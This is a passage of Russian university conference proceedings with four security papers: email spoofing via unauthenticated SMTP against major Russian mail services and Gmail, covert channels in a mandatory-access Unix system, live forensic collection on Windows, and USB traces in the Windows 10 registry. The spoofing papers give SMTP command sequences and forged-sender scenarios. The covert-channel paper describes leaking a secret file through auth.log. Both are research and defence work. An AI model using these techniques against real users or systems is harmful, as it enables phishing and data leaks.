Vmware_f0:3a:6b	D-LinkIn_4d:fa:71	ARP	60	192.168.0.195 is at 00:0c:29:f0:3a:6b
192.168.0.49	192.168.0.195	SMTP	78	C: HELO server
192.168.0.195	192.168.0.49	TCP	66	25 → 47874 [ACK] Seq=46 Ack=13 Win=29056 Len=0 TSval=1153516271 TS
192.168.0.195	192.168.0.49	SMTP	88	S: 250 postserver.Dlink
192.168.0.49	192.168.0.195	TCP	66	47874 → 25 [ACK] Seq=13 Ack=68 Win=29312 Len=0 TSval=2684790784 TS
Vmware_0e:2e:96	D-LinkIn_4d:fa:71	ARP	42	Who has 192.168.0.1? Tell 192.168.0.49
D-LinkIn_4d:fa:71	Vmware_0e:2e:96	ARP	60	192.168.0.1 is at 28:3b:82:4d:fa:71

Рисунок 1 - Сетевой трафик работы Netcat (подключение к почтовому серверу postserver.Dlink по 25 порту)

Для исследования был разработан следующий алгоритм. Для начала необходимо получить MX DNS записи почтовых серверов. Для этого можно воспользоваться командной строкой ОС Windows, используя команду nslookup в следующем виде:

nslookup –type=mx <имя_домена>.

В результате команды будет представлена следующая информация: номер предпочтения почтового сервера (чем меньше номер, тем выше приоритет сервера), DNS-имя почтового сервера исследуемого домена, IP-адреса почтовых серверов. Также может содержаться информация о DNS-серверах домена.

Получив DNS-имена почтовых серверов, пробуем подключаться к каждому с помощью утилиты ncat через командную строку в порядке, соответствующим номерам предпочтения. Пример использования ncat для подключения:

ncat.exe <DNS-имя сервера> 25,

где 25 – номер стандартного порта SMTP-протокола.

При успешном выполнении команды последовательно вводим следующие команды:

«HELO <короткое слово>
MAIL FROM: <e-mail отправителя>
RCPT TO: <e-mail получателя>
DATA
From: <e-mail отправителя>
To: <e-mail получателя>
<сообщение>
»

Пустые строки и точка являются идентификатором конца сообщения.

Чтобы не вводить вышеописанные команды вручную, была написана программа, генерирующая скрипт для поиска MX записей, подключения по 25 порту по найденной записи и отправку письма с помощью команд SMTP на основе введенных данных. Интерфейс данной программы показан на рисунке 2.




Рисунок 2 - Интерфейс созданной программы

Предлагается использовать поочередно несколько сценариев отправки сообщения для тестирования:

- 1-й вариант: e-mail отправителя и получателя совпадают (в e-mail'е отправителя используется доменная часть, совпадающая с доменом почтового сервера), используется существующая учетная запись;
- 2-й вариант: e-mail отправителя и получателя не совпадают (в e-mail'е отправителя используется доменная часть, совпадающая с доменом почтового сервера), используется существующая учетная запись;
- 3-й вариант: в e-mail'е отправителя используется доменная часть, совпадающая с доменом почтового сервера, часть адреса отправителя до символа '@' состоит из набора случайных символов;
- 4-й вариант: в качестве e-mail'а отправителя используется существующий адрес с доменной частью, отличной от адреса получателя; домен, указанный в адресе, существует;

• 5-й вариант: в качестве e-mail'а отправителя используется несуществующий адрес с доменной частью, отличной от адреса получателя; домен, указанный в адресе, существует;

• 6-й вариант: в качестве e-mail'а отправителя используется несуществующий адрес в формате <случайные символы>@<случайные символы>.com

Для проведения исследования были выбраны следующие почтовые сервисы – Mail.Ru, Яндекс.Почта, Gmail, Рамблер. В качестве «жертвы» использовался только личный аккаунт автора.

Используя вышеописанный алгоритм, утилиты и сценарии отправки сообщения, были получены следующие результаты.

Mail.Ru: сообщение можно отправить пользователю без авторизации, если использовать неизвестный / несуществующий домен в адресе отправителя. Никаких предупреждений пользователь о подмене данных не получает (6 сценарий). 1 и 2 сценарий был отклонен сервером по причине работы политики DMARC. 3 сценарий – сообщение не было принято, так как указанный отправитель не зарегистрирован на Mail.Ru. По 4 и 5 сценарию письмо попало в папку «Спам».

Яндекс.Почта: сообщение можно отправить пользователю без авторизации почти во всех рассматриваемых случаях. Невозможно использование домена Mail.Ru в адресе отправителя из-за активного механизма DMARC. Сообщения, кроме случая с использованием несуществующего e-mail'а отправителя с указанием существующего домена, попадают в папку «Входящие». Если используется в доменной части email'а отправителя имя широко известного домена – появляется предупреждение, что данные, скорее всего, подделаны (красный маленький значок «зачеркнутый замок», см. Рисунок 3). Если указан пользователь Яндекс – то еще подставляется аватар пользователя.




Рисунок 3 - Предупреждение о подделке данных

Если домен неизвестен – менее заметный значок с предупреждением, что данные, возможно, подделаны (желтый маленький значок «зачеркнутый замок», см. Рисунок 4).




Рисунок 4. - Предупреждение о подделке данных

Стоит заметить, что в «Легкой версии» Яндекс.Почты уведомления о подделке данных отсутствуют.

Gmail: при попытке отправить сообщение любым из вариантов сервер либо ждет определенный идентификатор (при вводе последовательных команд, он не завершает прием сообщение стандартным идентификатором <CRLF>.<CRLF>) или выдает ошибку 451 4.5.0 SMTPprotocolviolation, seeRFC 2821 при копировании набора команд в командную строку.

Рамблер: если использовать существующий домен или существующий адрес в домене rambler.ru в качестве входных данных - сообщение отправится, но попадет в «Спам». В остальных случаях отправка завершается с ошибкой.

Несмотря на предпринятые меры защиты почтовыми сервисами, возможность эксплуатации открытых релеев является всё же актуальной проблемой и может использоваться злоумышленниками в корыстных целях.

Список литературы

1. Тимошенков А. Современные угрозы и защита электронной почты [Электронный ресурс]. URL: http://www.itsec.ru
2. Олифер В. Г. Компьютерные сети. Принципы, технологии, протоколы. / Олифер В. Г. СПб.:Питер, 2012.

УДК 004.056.5

СКРЫТЫЕ КАНАЛЫ ПЕРЕДАЧИ ДАННЫХ

П.А. Иванов
Научный руководитель: канд. техн. наук, доц. В.В. Бакланов
г. Екатеринбург, Уральский федеральный университет

Аннотация. В настоящей статье рассмотрены скрытые каналы передачи информации в операционной системе семейства Unix с мандатным разграничением доступа. Непредусмотренный разработчиками системы канал

нарушает политику безопасности, что может привести к разглашению конфиденциальной информации. Целью работы является анализ способов использования скрытых каналов, как ранее известных, так и новых, результатом – рекомендации, позволяющие нейтрализовать угрозы безопасности, которые могут быть реализованы с помощью скрытых каналов.
Ключевые слова. Информационная безопасность, скрытые каналы, битовые каналы, политика разграничения доступа.

Скрытый канал – это непредусмотренный разработчиком системы информационных технологий и автоматизированных систем коммуникационный канал, который не спроектирован и не предназначен для передачи информации и который нарушает политики безопасности системы [1]. Основными типами политик безопасности, которые регулируют управление, защиту и распределение информации, являются:

- политика дискреционного (избирательного) доступа;
- политика мандатного (полномочного) доступа.

Дискреционная политика доступа описывается как множество безопасных (разрешенных) доступов, которые задаются для именованных пользователей (субъектов) и объектов явным образом в виде дискретного набора троек «Пользователь (субъект) – поток (операция) – объект». Простота реализации – главное достоинство дискреционной модели, недостатком же является отсутствие контроля за информационными потоками [2]. Таким образом, дискреционные модели не могут предотвратить утечку конфиденциальной информации посредством законной программной деятельности (уязвимы к троянским программам), из-за чего понятие скрытых каналов не исследуется в дискреционных моделях безопасности и должно рассматриваться в моделях мандатного разграничения доступа.

Мандатное разграничение доступа, при котором Пользователи (субъекты) наделены полномочиями порождать определенные потоки в зависимости от соотношения «уровень допуска – поток – уровень конфиденциальности», лишено проблемы отсутствия контроля за потоками [2]. Политика реализуется разграничением множества безопасных (разрешенных) потоков и множества неразрешенных потоков. Таким образом, система защиты должна обеспечивать поддержку разрешенных потоков и препятствовать запрещенным [3].

Однако систему защиты могут нарушить скрытые каналы. В общем случае есть два способа их реализации: когда сценарий использования скрытого канала включает в себя запись в место хранения одним процессом (субъектом), а чтение из места хранения другим процессом (субъектом), и когда сценарий использования скрытого канала включает в себя процесс, который передает информацию другому, модулируя собственное использование системных ресурсов (например, времени ЦП) таким образом, что эта

манипуляция влияет на реальное время отклика, наблюдаемое вторым процессом. Такие каналы могут быть названы каналами хранения и синхронизации соответственно [4].

В данной статье рассмотрены скрытые каналы хранения, которые возникают при рассмотрении мандатной политики разграничения доступа и работе с различными уровнями секретности.

Простейшим скрытым каналом является возможность просмотра пользователем, работающим с низшим уровнем секретности, названия директорий и файлов, метаданных файлов, созданных или измененных пользователем, работающим с более высоким уровнем секретности. При этом информация может кодироваться и передаваться, например, размерами файлов, датами модификации файлов.

Для исследования наличия данного скрытого канала произведена попытка изменить пользователем, работающим с высоким уровнем секретности временные метки файла, созданного пользователем с низким уровнем секретности. Так как «чтение вниз» разрешено, то пользователь может прочитать информацию с низшим грифом секретности. Таким образом, при доступе к файлу с помощью командной строки и, например, команды cat или с помощью проводника изменяется время последнего доступа к файлу atime:

Файл: «1»

Размер: 13 Блоков: 8 Блок В/В: 4096 пустой обычный файл

Устройство: 801h/2049dInode: 535946 Ссылки: 1

Доступ: (0644/-rw-r--r--) Uid: (1003/user) Gid: (1004/user)

Доступ: 2019-09-10 02:37:57.956000000 +0500

Модифицирован: 2019-09-10 02:34:47.008000000 +0500

Изменён: 2019-09-10 02:34:47.008000000 +0500

Создан: -

Происходит изменение времени доступа на системное время, когда этот доступ был получен. При этом политика разграничения доступа не нарушается, данное действие рассматривается системой исключительно как разрешенный поток чтения файла пользователем. Но если представить, что в директории пользователя с более низким уровнем секретности создано 8 файлов, названных в порядке возрастания от 1 до 8, и каждый этот файл – это номер бита в 8 битном слове. Тогда принимая, во внимание то, что у файла временные метки доступа и модификации могут либо совпадать (передан бит 0), либо различаться (передан бит 1), делаем вывод о возможно-

сти передачи информации с более высокого уровня, простым чтением определенных файлов.

Для нейтрализации данного скрытого канала передачи данных в файле /etc/fstab на раздел, в котором организована работа с файлами различных грифов секретности, необходимо установить опцию noatime, с включением которой время доступа к файлу atime не обновляется. Однако отключение обновления времени доступа к файлу является проблемой с точки зрения компьютерной криминалистики и следообразования, так как в случае возникновения инцидента информационной безопасности невозможно будет точно установить временные метки доступа к файлам в соответствующем разделе.

В качестве иной возможности использования данного канала исследована возможность изменения метаданных файла напрямую, модифицируя саму временную метку с помощью команды touch, которая изменяет время последней модификации или последнего доступа:
touch [–acm] [-r ref_file|–t время] [--]файл

touch: установка временных отметок ‘1’: Операция не позволена

Сообщение команды touch говорит о том, что, изменять напрямую временные метки файлов с низшим грифом пользователь с более высоким уровнем допуска не может.

Далее описан скрытый канал, который использует журналы системы в качестве места хранения информации. Этот канал возникает из-за механизма упрощения входа в систему пользователя с различными уровнями секретности (переключения между входами). Такое упрощение может достигаться созданием специальных ярлыков, соответствующих разрешенным пользователю уровням секретности.

Данный механизм удобен, с помощью него создается новая сессия пользователя в следующем по номеру виртуальном терминале с тем уровнем конфиденциальности, какой задан в ярлыке.

Проблема же его заключается в том, что при считывании несуществующего имени пользователя для перехода в новую сессию с другим уровнем секретности, система отображает данную информацию в системных журналах. Таким образом, при подмене имени пользователя в ярлыке перехода в другую секретную сессию на содержимое секретного файла, содержимое данного файла отобразится в открытом виде в системных журналах. При этом пользователь увидит предупреждение о неудачной аутентификации, будет выведен экранный менеджер входа в систему, и сессия, из которой совершена попытка перехода в другую сессию, заблокируется.

Вывод самого файла на экран в окне, информирующем о неудачной попытки аутентификации, не несет никакой проблемы, так как пользователь

при работе с секретными файлами может их прочесть. Но фиксация системой аутентификации графического входа в систему информации о данном событии в журнале /var/log/auth.log, который доступен пользователям на чтение, порождает скрытый канал передачи данных:

cat /var/log/auth.log | grep -a “very_secret_file”

Unknownuservery_secret_file

Таким образом, автоматический вход в систему ненадежный механизм, который позволяет нарушать мандатные правила доступа и передавать информацию «сверху-вниз», использование данного механизма без дополнительных мер недопустимо. К таким мерам можно отнести следующие: запрет чтения пользователем системных журналов, переработка вывода модуля аутентификации графического входа в систему, чтобы в журналах не было видно имя пользователя, не прошедшего регистрацию.

Список литературы

1. Lampson B.W. A note on the Confinement Problem / B.W. Lampson Com-munications of the ACM. 1973.

2. Гайдамакин Н.А. Теоретические основы компьютерной безопасно-сти./Н.А. Гайдамакин. Екатеринбург [б.и.]. 2008. 212 с.

3. Девянин П.Н. Модели безопасности компьютерных систем. Управление доступом и информационными потоками. Учебное пособие для вузов. 2017.

4. National computer security center. A guide to understanding covert channel analysis of trusted systems November. 1993

УДК 005

ИЗВЛЕЧЕНИЕ КРИМИНАЛИСТИЧЕСКИ ЗНАЧИМОЙ КОМПЬЮТЕРНОЙ ИНФОРМАЦИИ ИЗ КОМПЬЮТЕРОВ, НЕ ПОДЛЕЖАЩИХ ВЫКЛЮЧЕНИЮ

Э.Н. Ярмиева
г. Екатеринбург, Уральский федеральный университет имени первого Президента России Б.Н. Ельцина

Аннотация. Для обеспечения возможности восстановления хронологии и поведенческой картины компьютерного инцидента перед специалистами по информационной безопасности ставится задача получения и сохранения необходимой значимой информации для последующего ее использования в расследовании инцидента. Часто специалист должен извлекать информацию из включенного компьютера, так как необходимо сохранить работоспособность некоторых компьютерных служб и важных системных данных, имеющихся в энергозависимой памяти.

Общие правила сбора, фиксации данных о компьютерных атаках и порядка извлечения криминалистически значимой информации из работающей системы не закреплены в нормативно-правовых актах и методических пособиях, поэтому данная работа направлена на формирование общих критериев извлечения информации из работающей системы и определения состава значимой информации и критериев выбора набора программ и утилит, используемых специалистами для ее изъятия.
Ключевые слова. Информация, безопасность, криминалистика, криминалистически значимая компьютерная информация, компьютерные инциденты информационной безопасности.

При расследовании компьютерных преступлений наиболее предпочтительным и традиционным является подход, включающий выключение системы, полное судебное дублирование и анализ образа системы, так как специалист должен обеспечить неизменность исследуемой системы для гарантирования достоверности полученных доказательств и принятия их в ходе возможных судебных разбирательств.

Вместе с тем анализ данных после выключения компьютера не применим в случаях, когда доказательствами компьютерной атаки служат данные, которые недолговечны и существуют лишь до момента выключения системы или до завершения определенной программы (например, червь "SQL slammer"[1] присутствует только в оперативной памяти зараженных компьютеров и не создаёт своих копий в дисковых файлах, обнаружить червь можно лишь по сетевой активности на порту 1434 UDP). Такие данные можно назвать «короткоживущие данные» и отнести к ним следующую информацию (в скобках указаны команды и утилиты командной строки операционной системы Windows, предназначенные для извлечения данных) [2]:

- исполняемые в текущий момент программы (задачи, процессы), системные и прикладные (tasklist.exe /M; tasklist.exe /V; tasklist.exe /SVC);
- список открытых файлов (openfiles.exe);
- информация о пользовательских сессиях (информация о зарегистрированных пользователях) (wmic.exe /OUTPUT:<Путь к файлу> logon list brief; wmic.exe /OUTPUT:<Путь к файлу> useraccount list full);
- сетевая конфигурация – динамически присвоенный IP-адрес, маска подсети, ARP таблица, счетчики сетевых интерфейсов, таблица маршрутизации (ipconfig.exe /all; arp –a,);
- сетевые соединения – информация о текущих соединениях по различным протоколам (netstat.exe –bfo);
- текущее системное дата и время (date.exe /T и time.exe /T);
- список назначенных заданий;
- кэш доменных имен и NETBIOS имен (ntbstat.exe –n; ntbstat.exe –s);

- монтированные файловые системы, подключенные сетевые диски (diskpart.exe list <DISK/PARTITION/VOLUME/VDISK>; diskpart.exe select disk <№> и далее detail disk);
- файл или область подкачки на диске – системный файл на жестком диске, который является «дополнением» к оперативной памяти;
- временные файлы, которые автоматически стираются при штатном завершении работы ОС или при загрузке ОС (robocopy.exe /COPY:DATO);
- сетевойтрафик (netsh.exe trace start provider=Microsoft-Windows-TCPIP capture=yes traceFile =<Путь.etl>и netsh.exe trace stop).

Все перечисленные данные, кроме последних трех пунктов, хранятся в оперативной памяти. В ходе оперативных действий при извлечении информации важно иметь возможность в дальнейшем подтвердить целостность извлеченных данных, что может быть реализовано с помощью криптографического хэша файла-результата выполнения программы и фиксацией данного значения в протоколе обследования. Значение хэш-функции обеспечивает неизменность файла при копировании и последующем хранении. Совпадение значений хэш-функции гарантирует полное совпадение файлов. В Windows расчет значения производится применением следующей команды в командной оболочке cmd: certutil –hashfile <Путь><MD5/SHA256/“GOSTR 34.11-94”/“GR 34.11-2012”/…>

Другими обстоятельствами, в которых следует производить извлечение информации из работающей системы, являются внедрение криптографических средства защиты, ключи которых хранятся в энергозависимой памяти (например, BitLocker, EFS) и необходимость исследования инцидента в ходе непосредственной реализации атаки для получения полных данных о злоумышленнике и его средствах.

Несмотря на то, что возрастает необходимость извлечения данных во включенной операционной системе, метод, не предполагающий выключение системы опасен, так как может привести к изменению информации в системе. В частности, неверная последовательность действий специалиста может привести:

- к изменению отметок времени на системе доказательств до их записи;
- уничтожению или искажению значимой информации;
- к записи поверх потенциального доказательства при выполнении программ, которые сохраняют свой вывод в информационной среде доказательства.

Выбор подхода осуществляет специалист, исходя из материалов дела в заключительной части этапа оценки инцидента после изучения топологии сети, определения перечня компьютеров, имеющих отношение к инциденту, и вида компьютерной атаки.

Исследование компьютера, подвергшегося атакам, и сбор информации об атаке производится с использованием сформированного специали-

стом набора для реагирования. Набор для реагирования подготавливается заранее и должен состоять из проверенного и неискаженного программного обеспечения. Обеспечение достоверности и неизменности используемых программ и утилит выполняется расчётом хэш-значений программ с последующим сравнением полученных значений со значениями из достоверных источников, а также использованием программ с доверенными исходными кодами. Программные инструменты из набора не должны изменять временные метки файлов исследуемого компьютера и должны поддерживать исследуемые целевые операционные системы. В виду того, что каждая операционная система обладает различной структурой хранения информации и особенностями журналирования, политик безопасности и функционирующих служб, специалисту необходимо сформировать несколько наборов реагирования для различных условий. Выбор частного набора утилит также должен зависеть от вида компьютерной атаки, так как для разнообразных обстоятельств может изменяться состав требуемых доказательств [3].

При использовании и выборе утилит для реагирования, специалист:

1. Не должен использовать утилиты из работающей системы. Атаки, имеют многоуровневую структуру [4], завершающий этап компьютерных атак направлен на сокрытие информационных следов злонамеренного воздействия. Нередко злоумышленник может изменить штатные программы так, чтобы при их запуске происходило удаление значимой информации и выключение системы.

2. Не должен использовать инструменты, которые требуют графического интерфейса, специалисту следует применять команды и утилиты командной строки. Инструменты с графическим интерфейсом занимают больше оперативной памяти и задействуют больше системных процессов, что нежелательно при расследовании инцидента в реальной информационной среде доказательств.

3. Должен использовать только штатные утилиты. Утилиты сторонних разработчиков не могут обеспечивать корректную работу в различных состояниях исследуемой системы и могут содержать критические ошибки, приводящие к удалению значимой информации.

Далее после определения состава набора для реагирования с учетом вышеприведенных критериев, специалист должен записать утилиты на внешнее устройство. Наиболее распространенными носителями для набора утилит и сохранения полученной информации ранее являлись оптические носители информации, CD- и DVD- диски, однако стремление к уменьшению размера технических средств, отказ от встроенных приводов оптических дисков и ограниченный размер указанных носителей делает невозможным использование CD- и DVD- дисков для расследования инцидентов в настоящее время. Сейчас наиболее часто для исследования применяются носители, подключаемые с помощью интерфейса шины USB: внешние накопители на жестких магнитных дисках (hard (magnetic) disk drive, HDD)

– запоминающее устройство произвольного доступа, основанное на принципе магнитной записи, и USB flash-накопители – запоминающее устройство, использующее в качестве носителя флеш-память. Однако подключение USB носителей оставляет в операционной системе следы, изменяет информацию на исследуемом компьютере [5]. Данный факт может отрицательно повлиять на оценку достоверности последующей экспертизы, поэтому исследователь компьютерного инцидента должен понимать характер внесенных им изменений и протоколировать данные изменения системы.

При подключении носителя, на котором зафиксирован набор утилит для реагирования, специалист в первую очередь должен запустить собственный экземпляр командной оболочки, обязательно входящей в набор для реагирования. По причинам того, что не рекомендуется открывать окна и просматривать каталоги, запуск «своей» командной оболочки осуществляется с помощью комбинации клавиш «Win+R». Далее с использованием своего экземпляра специалист осуществляет запуск утилит набора реагирования, обеспечивая вывод результата выполнения команд на носитель информации исследователя.

Список литературы

1. Net-Worm.Win32.Slammer. [Электронный ресурс]. URL: https://threats.kaspersky.com/ru/threat/Net-Worm.Win32.Slammer.

2. Федотов Н.Н. Форензика – компьютерная криминалистика. М.: Юридический Мир. 2007. 432 с.

3. Мандиа К., Просис К. Защита от вторжений. Расследование Компьютерных преступлений. М: Лори, 2005.

4. Селин Р.Н., Чурилов С.А. Метод прогнозирования вариантов развития компьютерных атак // Известия ЮФУ. Технические науки. 2011. №115(2).

5. Ayesha Arshad, Waseem Iqbal, Haider Abbas. USB Storage Device Forensics for Windows 10 // Journal of Forensic Sciences. 2017. 63(4)

УДК 004.08

АНАЛИЗ КОМПЬЮТЕРНЫХ СЛЕДОВ ПОДКЛЮЧЕНИЯ ВНЕШНИХ УСТРОЙСТВ

Э.Н. Ярмиева, П.А. Иванов
г. Екатеринбург, Уральский федеральный университет

Аннотация. В настоящей статье рассмотрены компьютерные следы носителей информации, подключаемых с использованием интерфейса шины USB. Экспериментальным путем определены разделы реестра и системные журналы и файлы, в которых фиксируется подключение в операционной систе-

ме Windows 10 флэш-накопителя USB и внешнего накопителя на жестких магнитных дисках.

Ключевые слова. Информационная безопасность, компьютерный след, системный реестр, флэш-накопитель USB, внешний накопитель на жестких магнитных дисках.

Поскольку ранее широко использовались дискеты и каждый компьютер был оснащен встроенным оптическим приводом, в устаревшей Методике К. Мандиа и К. Просиса [1] в качестве носителей для записи утилит для извлечения криминалистически значимой информации предложены гибкие магнитные или оптические диски. Уменьшение размера технических средств (в том числе отказ от встроенных приводов оптических дисков) приводит к необходимости подключения внешних носителей с помощью интерфейса шины USB, но такие манипуляции оставляют в операционной системе следы, которые позволяют не только идентифицировать учетную запись пользователя, использовавшего носитель, но и определить параметры, подключаемого носителя. В рамках данного исследования проведен эксперимент и определены следы носителей информации, подключаемых с использованием USB. Рассмотрены следы в операционной системе Windows 10 следующих устройств:

флэш-накопитель USB производителя Mirex объемом 16 GB;

внешний накопитель на жестких магнитных дисках My Passport Ultra производителя Western Digital объемом 500 GB.

Системный реестр представляет собой иерархическую базу данных для обслуживания операционных систем Microsoft Windows. Известно, что реестр хранит в себе данные, предназначенные для управления и настройки различных компонентов ОС, в том числе информацию об аппаратуре и устройствах. Получено, что при подключении USB-носителя были изменены или созданы следующие разделы реестра [2-4]:

HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\EMDMgmt (используется функцией ReadyBoost для увеличения быстродействия компьютера);

HKLM\SOFTWARE\Microsoft\WindowsPortableDevices\Devices (в этом ключе располагаются подключи, описывающие все когда-либо устанавливаемые в системе переносные устройства, принадлежащие к классу, который создан для расширения функций взаимодействия с мобильными устройствами);

HKLM\SOFTWARE\Microsoft\WindowsSearch\VolumeInfoCache (данный раздел содержит подразделы с именами всех когда-либо используемых томов в операционной системе);

HKLM\SYSTEM\CurrentControlSet\Control\Class. Раздел содержит информацию для каждого класса устройств в системе. Для USB устройства характерны следующие имена GUID класса:

- {36fc9e60-c465-11cf-8056-444553540000} – USB;
- {4d36e967-e325-11ce-bfc1-08002be10318} – DiskDrive;
- {71a27cdd-812a-11d0-bec7-08002be2092f} – Volume;
- {eec5ad98-8080-425f-922a-dabf3de3f69a} – WPD;

HKLM\SYSTEM\CurrentControlSet\Control\DeviceClasses. В этом разделе находятся все глобальные уникальные идентификаторы. Для USB устройства характерны следующие GUID:

- {10497b1b-ba51-44e5-8318-a65c837b6661} – WPD-устройства;
- {53f56307-b6bf-11d0-94f2-00a0c91efb8b} – диски;
- {53f5630d-b6bf-11d0-94f2-00a0c91efb8b} – тома;
- {6ac27878-a6fa-4155-ba85-f98f491d4f33} – WPD-устройства;
- {7fccc86c-228a-40ad-8a58-f590af7bfdce} – диски;
- {7f108a28-9833-4b3b-b780-2c6b5fa5c062} – тома;
- {a5dcbf10-6530-11d2-901f-00c04fb951ed} – USB-накопители;
- {f33fdc04-d1ac-4e8e-9a30-19bbd4b108ae} – WPD-устройства;

HKLM\SYSTEM\CurrentControlSet\Control\DeviceContainers (в данном разделе каждому устройству соответствует уникальный номер контейнера);

HKLM\SYSTEM\CurrentControlSet\Control\usbflags\<VVVVPPPPRRRR>. (раздел реестра содержит параметры для настройки поведения стека драйверов USB для каждого устройства. VVVV – номер вендора (изготовителя) устройства, PPPP –идентификационный номер устройства, RRRR –номер версии устройства);

HKLM\SYSTEM\CurrentControlSet\Enum\STORAGE\Volume (раздел содержит подразделы, которые соответствуют всем накопителям, которые были подключены к системе в качестве томов);

HKLM\SYSTEM\CurrentControlSet\Enum\USB (раздел содержит подразделы, описывающие все пронумерованные USB-устройства);

HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR (раздел содержит подразделы, соответствующие подключаемым накопителям с интерфейсом USB);

HKLM\SYSTEM\CurrentControlSet\Enum\SWD\WPDBUSENUM (раздел содержит подключи всех накопителей WPD);

аналогично разделу CurrentControlSet формируются соответствующие подразделы в разделе ControlSet00x;

HKLM\SYSTEM\MountedDevices (раздел хранит данные подключаемых устройств для текущей конфигурации Windows. Эта ветка связывает имена томов с уникальными идентификаторами для то-

мов, что позволяет Windows поддержать идентичность тома, даже когда его переменное название изменяется);

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume. Для устройств, отображаемых как тома, в данном разделе создаются подразделы с уникальным именем <MountedDeviceID>;

HKU\<SID>\Software\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2. Для каждого пользователя с уникальным <SID> в данном разделе фиксируются устройства, которые были подключены во время его сеансов;

HKU\<SID>\Microsoft\Windows\CurrentVersion\Explorer\MountPoints2\CPC\Volume. Формирование данного раздела соответствует логике формирования раздела HKCU\...\MountPoints2\CPC\Volume.

Менеджер Plug and Play (PnP) и SetupAPI регистрируют информацию о случаях установки драйверов в журнале установки устройств – SetupAPI.dev.log, таким образом, обеспечивается ускорение работы компьютера за счет записи предварительной выборки драйверов для периферийных устройств, подключаемых в ходе сеанса. Записываемые ими журналы содержат информацию об установке устройств и драйверов, в том числе фиксируется и время установки драйвера:

- C:\Windows\INF\setupapi.dev.log;
- C:\Windows\INF\setupapi.dev.<YYYYMMDD>_<HHMMSS>.log.

Необходимо иметь в виду, что подключение и работа со внешними носителями информации фиксируется также в журналах событий Windows, которые располагаются в каталоге C:\Windows\System32\winevt\Logs. Наиболее полезные события для исследователя представляют рассмотренные далее события.

В результате проведенных исследований было получено, что сведения о подключении, работе и отключении устройств записываются в следующие журналы:

- журнал System, источник события UserPnp (20001 – установка драйвера; 20003 – добавление службы);
- журнал System, источник события WPDClassInstaller (24576 – установка драйвера. Драйверы успешно установлены для устройства; 24577 – настройка драйвера после установки. Универсальный проигрыватель и оболочки совместимости программы обработки изображений успешно зарегистрированы для устройства; 24578 – настройка драйвера после установки. Автозапуск успешно зарегистрирован);
- журнал System, источник события DriverFrameworks-UserMode (10000 – установка или обновление драйверов устройств. Пакет драйверов, использующий среду выполнения платформы драйвера режима пользовате-

ля версии устанавливается на устройстве; 10100 – установка или обновление драйверов устройств. Установка пакета драйвера успешно завершена);

- журнал Microsoft-Windows-WPD-MTPClassDriver/Operational (1000 – инициализация драйвера. Драйвер успешно запущен; 1001 – инициализация драйвера. Устройство будет приостановлено после 30-секундного простоя; 1002 – работа драйвера. Устройство переходит в состояние простоя; 1003 – работа драйвера Устройство продолжает работу после простоя);
- журнал Microsoft-Windows-Kernel-PnP/Configuration (400 – устройство настроено; 410 – устройство запущено; 411 – возникла проблема с запуском устройства; 420 – устройство удалено; 421 – не удалось удалить устройство; 430 – устройству требуется дальнейшая установка;
- журнал Microsoft-Windows-DeviceSetupManager/Operational (300 – контейнер устройств перешел в состояние готовности; 301 – установка устройства в контейнере завершена; журнал Microsoft-Windows-DeviceSetupManager/Admin; 112 – выполнено обслуживание устройства).

Установлено, что при подключении внешнего накопителя USB на жестких магнитных дисках были изменены или созданы следующие разделы реестра, отличающиеся от флэш-накопителя USB.

- HKLM\SYSTEM\CurrentControlSet\Control\Class. Для накопителя характерны следующие имена GUID класса:
  - {36fc9e60-c465-11cf-8056-444553540000} – USB;
  - {4d36e967-e325-11ce-bfc1-08002be10318} – DiskDrive;
  - {71a27cdd-812a-11d0-bec7-08002be2092f} – Volume;
  - {eec5ad98-8080-425f-922a-dabf3de3f69a} – WPD.
- HKLM\SYSTEM\CurrentControlSet\Control\DeviceClasses. Для накопителя характерны следующие GUID:
  - {10497b1b-ba51-44e5-8318-a65c837b6661} – WPD-устройства;
  - {53f56307-b6bf-11d0-94f2-00a0c91efb8b} – диски;
  - {53f5630d-b6bf-11d0-94f2-00a0c91efb8b} – тома;
  - {6ac27878-a6fa-4155-ba85-f98f491d4f33} – WPD-устройства;
  - {6ead3d82-25ec-46bc-b7fd-c1f0df8f5037} – тома;
  - {7fccc86c-228a-40ad-8a58-f590af7bfdce} – диски;
  - {7f108a28-9833-4b3b-b780-2c6b5fa5c062} – тома;
  - {a5dcbf10-6530-11d2-901f-00c04fb951ed} – USB-накопители;
  - {f33fdc04-d1ac-4e8e-9a30-19bbd4b108ae} – WPD-устройства.
- аналогично флэш-накопителю USB в реестре создаются или изменяются следующие разделы при подключении внешнего накопителя USB на жестких магнитных дисках:
  - HKLM\SOFTWARE\Microsoft\Windows Portable Devices\Devices;
  - HKLM\SOFTWARE\Microsoft\Windows Search\VolumeInfoCache;

- HKLM\SYSTEM\CurrentControlSet\Control\DeviceContainers;
